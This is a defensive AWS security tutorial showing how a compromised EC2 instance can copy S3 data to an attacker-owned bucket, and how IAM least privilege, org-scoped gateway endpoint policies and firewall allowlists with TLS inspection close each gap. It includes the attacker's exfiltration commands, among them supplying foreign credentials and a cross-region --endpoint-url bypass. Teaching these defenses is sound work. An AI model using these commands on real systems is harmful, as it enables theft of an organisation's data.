Data exfiltration is the unauthorized transfer of data from an organization’s systems to an external destination controlled by an attacker. In AWS environments, one of the most common exfiltration vectors involves copying data from company S3 buckets to attacker-controlled ones. It’s deceptively simple, surprisingly effective, and — if you’re not prepared — almost impossible to detect in time.
In this article, we’ll walk through a realistic attack scenario step by step, and then close the door on the attacker — one layer at a time.
The Setup

Let’s consider a simplified architecture: a single EC2 instance sitting in a private subnet. It communicates with the Internet (egress) through AWS Network Firewall.
The instance regularly pulls large amounts of sensitive data from S3, so a Gateway Endpoint is configured — traffic stays off the public Internet. An IAM Role is attached to the instance, granting it permissions to access the company’s S3 bucket: sensitive-data-07042026.
Because of the route table configuration, S3 traffic flows directly through the S3 Gateway Endpoint, bypassing AWS Network Firewall entirely.
Now, imagine this EC2 instance has been compromised. The attacker’s goal? Fetch sensitive data from sensitive-data-07042026 (Company account id: 111111111111) and send it to their own S3 bucket — stolen-data-07042026 — hosted in a completely separate AWS account (account id: 999999999999).
Let’s see what damage can be done.
The Attack
The attacker has access to the compromised instance and can list the company’s bucket and fetch data from it. This is normal and expected — it’s the legitimate operation the instance performs every day.
ubuntu@ip-192-168-17-253:~$ aws s3 ls s3://sensitive-data-07042026
2026-04-07 08:32:02         12 data
ubuntu@ip-192-168-17-253:~$ aws s3 cp s3://sensitive-data-07042026/data .
download: s3://sensitive-data-07042026/data to ./data
Now the attacker copies that file to their own S3 bucket, effectively performing data exfiltration:
ubuntu@ip-192-168-17-253:~$ aws s3 cp data s3://stolen-data-07042026
upload: ./data to s3://stolen-data-07042026/data
How is this even possible? The attacker’s bucket has a bucket policy that explicitly allows cross-account writes from the compromised account:
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "AllowCrossAccountWrite",
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::111111111111:root"
            },
            "Action": "s3:PutObject",
            "Resource": "arn:aws:s3:::stolen-data-07042026/*"
        }
    ]
}
Meanwhile, the IAM Role attached to the compromised instance has the managed policy AmazonS3FullAccess, which allows any S3 action on any bucket. Convenient for testing — terrible for production.
Time to start closing the doors.
Layer 1: IAM Least Privilege
The first line of defense follows the least privilege principle: grant access only to the resources and actions that are required. Remove the overly permissive managed policy and replace it with a scoped one that allows only fetching objects from the company’s bucket.
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AllowS3GetObject",
      "Effect": "Allow",
      "Action": "s3:GetObject",
      "Resource": "arn:aws:s3:::sensitive-data-07042026/*"
    }
  ]
}
Can the instance still fetch data from the company’s bucket? Yes — business as usual:
ubuntu@ip-192-168-17-253:~$ aws s3 cp s3://sensitive-data-07042026/data .
download: s3://sensitive-data-07042026/data to ./data
Can it upload to any other bucket? No:
ubuntu@ip-192-168-17-253:~$ aws s3 cp data s3://stolen-data-07042026
upload failed: ./data to s3://stolen-data-07042026/data An error occurred (AccessDenied) when calling the PutObject operation: User: arn:aws:sts::111111111111:assumed-role/test-ec2/i-0abc123def456gh78 is not authorized to perform: s3:PutObject on resource: "arn:aws:s3:::stolen-data-07042026/data" because no identity-based policy allows the s3:PutObject action
Door closed. Problem solved. …Right?
Not quite. Our attacker is resourceful. Instead of relying on the instance’s IAM Role, they provide their own AWS credentials:
ubuntu@ip-192-168-17-253:~$ aws configure --profile attacker
AWS Access Key ID [None]: AKIA...
AWS Secret Access Key [None]: wJal...
Default region name [None]: us-east-1
Default output format [None]:
ubuntu@ip-192-168-17-253:~$ aws s3 cp data s3://stolen-data-07042026 --profile attacker
upload: ./data to s3://stolen-data-07042026/data
The IAM Role is irrelevant now — the attacker bypassed it entirely. We need another layer.
Layer 2: S3 Gateway Endpoint Policy
This is where S3 Gateway Endpoint policies come in. Typically, people configure them with full access for convenience, but you can — and should — attach your own policy.
The default full-access policy allows any action to any S3 bucket:
{
  "Version": "2008-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": "*",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
Let’s replace it with something meaningful using two powerful conditions:
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "RestrictToOrganizationOnly",
      "Effect": "Allow",
      "Principal": "*",
      "Action": "*",
      "Resource": "*",
      "Condition": {
        "StringEquals": {
          "aws:PrincipalOrgID": "o-a1b2c3d4e5",
          "aws:ResourceOrgID": "o-a1b2c3d4e5"
        }
      }
    }
  ]
}
What this does:
aws:PrincipalOrgID— the caller (EC2) must belong to your AWS Organization.aws:ResourceOrgID— the target resource (S3 bucket) must belong to your AWS Organization.- Together, they prevent both external principals from accessing your resources and your principals from accessing resources outside the organization.
The attacker tries again:
ubuntu@ip-192-168-17-253:~$ aws s3 cp data s3://stolen-data-07042026 --profile attacker
upload failed: ./data to s3://stolen-data-07042026/data An error occurred (AccessDenied) when calling the PutObject operation: User: arn:aws:sts::999999999999:assumed-role/AttackerRole/attacker-session is not authorized to perform: s3:PutObject on resource: "arn:aws:s3:::stolen-data-07042026/data" because no VPC endpoint policy allows the s3:PutObject action
Blocked. The gateway endpoint now refuses any traffic that doesn’t involve your organization on both ends.
WARNING — Applying this endpoint policy may cause downtime if your workloads communicate with S3 buckets hosted outside of your organization, such as AWS-managed buckets or third-party buckets. Adjust it and test thoroughly before applying to production.
But our attacker is persistent — there’s one more trick to try.
Layer 3: Network Firewall
The attacker decides to bypass the S3 Gateway Endpoint entirely. This time, the attacker targets a bucket in a different AWS Region (us-west-2) and uses the --endpoint-url flag to force the AWS CLI to connect to that region’s S3 endpoint directly.
Why does this work? The S3 Gateway Endpoint operates at the routing layer — when you create one, AWS adds a route to your subnet’s route table pointing the S3 managed prefix list to the endpoint. But that prefix list is a regional construct: it only contains IP address ranges for S3 in the region where the endpoint exists. When the CLI resolves s3.us-west-2.amazonaws.com, the resulting IP addresses fall outside the local prefix list, so traffic takes the default route through the NAT Gateway and Internet Gateway instead — completely bypassing the gateway endpoint and its policy.
ubuntu@ip-192-168-17-253:~$ aws s3 cp data s3://stolen-data-07042026 --profile attacker --endpoint-url https://s3.us-west-2.amazonaws.com
upload: ./data to s3://us-west-2-stolen-data-07042026/data
The gateway endpoint policy is only enforced on traffic that traverses the endpoint — and this traffic never did.
On top of that, the Network Firewall has a domain allowlist rule group that permits .amazonaws.com — a common but overly broad configuration. Since S3’s public endpoint (s3.us-west-2.amazonaws.com) matches this wildcard, the traffic passes through the firewall unchallenged.
To close this final gap, use granular allowlists that include only the specific service endpoints your workloads actually require. But blocking alone isn’t enough — you also need visibility.
Regularly review and monitor the domains being matched by your firewall rule groups. Even when a rule is set to ALLOW, it still generates alert logs that can reveal suspicious patterns.
Consider enabling TLS inspection on your Network Firewall — without it, you can only see the SNI hostname from the TLS handshake. With TLS inspection enabled, you gain full visibility into the decrypted HTTP layer: the method, the URL path, headers, and the user agent. That’s the difference between knowing where traffic is going and understanding what it’s actually doing. Here’s an example of what a Network Firewall alert log entry looks like with TLS inspection enabled:
{
    "event.dest_port": "443",
    "event.http.host": "s3.us-west-2.amazonaws.com",
    "event.http.http_method": "PUT",
    "event.http.url": "/us-west-2-stolen-data-07042026/data",
    "event.http.http_user_agent": "aws-cli/2.34.25 md/awscrt#0.31.2 ua/2.1 os/linux#6.8.0-1029-aws md/arch#x86_64 lang/python#3.14.3 md/pyimpl#CPython m/G,W,Z,E,N,b cfg/retry-mode#standard md/installer#exe md/distrib#ubuntu.24 md/prompt#off md/command#s3.cp"
}
Notice the PUT method targeting a specific S3 object path, and the aws-cli user agent with the s3.cp command clearly visible. Without TLS inspection, all of this would be invisible — you’d only see an encrypted connection to an amazonaws.com host. With it, you can write Suricata rules that alert on suspicious HTTP methods, unusual URL patterns, or unexpected user agents — turning your firewall from a simple gatekeeper into an active detection layer.
Summary
No single control is sufficient to prevent S3 data exfiltration. Each layer closes a gap left by the previous one:
- IAM Least Privilege — Restrict the instance’s IAM Role to only the actions and resources required for normal operation. This prevents exfiltration using the instance’s own credentials but can be bypassed when the attacker supplies their own.
- S3 Gateway Endpoint Policy — Apply
aws:PrincipalOrgIDandaws:ResourceOrgIDconditions to ensure that only principals and resources within your AWS Organization can interact through the endpoint. This blocks exfiltration through the gateway endpoint but can be bypassed by routing traffic through the public Internet. - Network Firewall Rules — Use granular allowlists, monitor alert logs for suspicious patterns, and consider enabling TLS inspection to gain full visibility into decrypted traffic — turning your firewall into both a blocking and a detection layer.
This scenario demonstrates why defense in depth isn’t just a buzzword — it’s a necessity. Every individual control we applied had a weakness. IAM couldn’t stop an attacker with their own credentials. The gateway endpoint policy couldn’t stop traffic that never touched the endpoint. The firewall couldn’t stop what it was explicitly told to allow.
If we had relied on any single layer and called it a day, the attacker would have found the gap. That’s the core lesson: security controls don’t fail gracefully on their own — they fail completely. It’s only when you stack them together, each one covering the blind spots of the others, that you create an environment where an attacker has to beat every layer to succeed. And that’s a much harder game to win.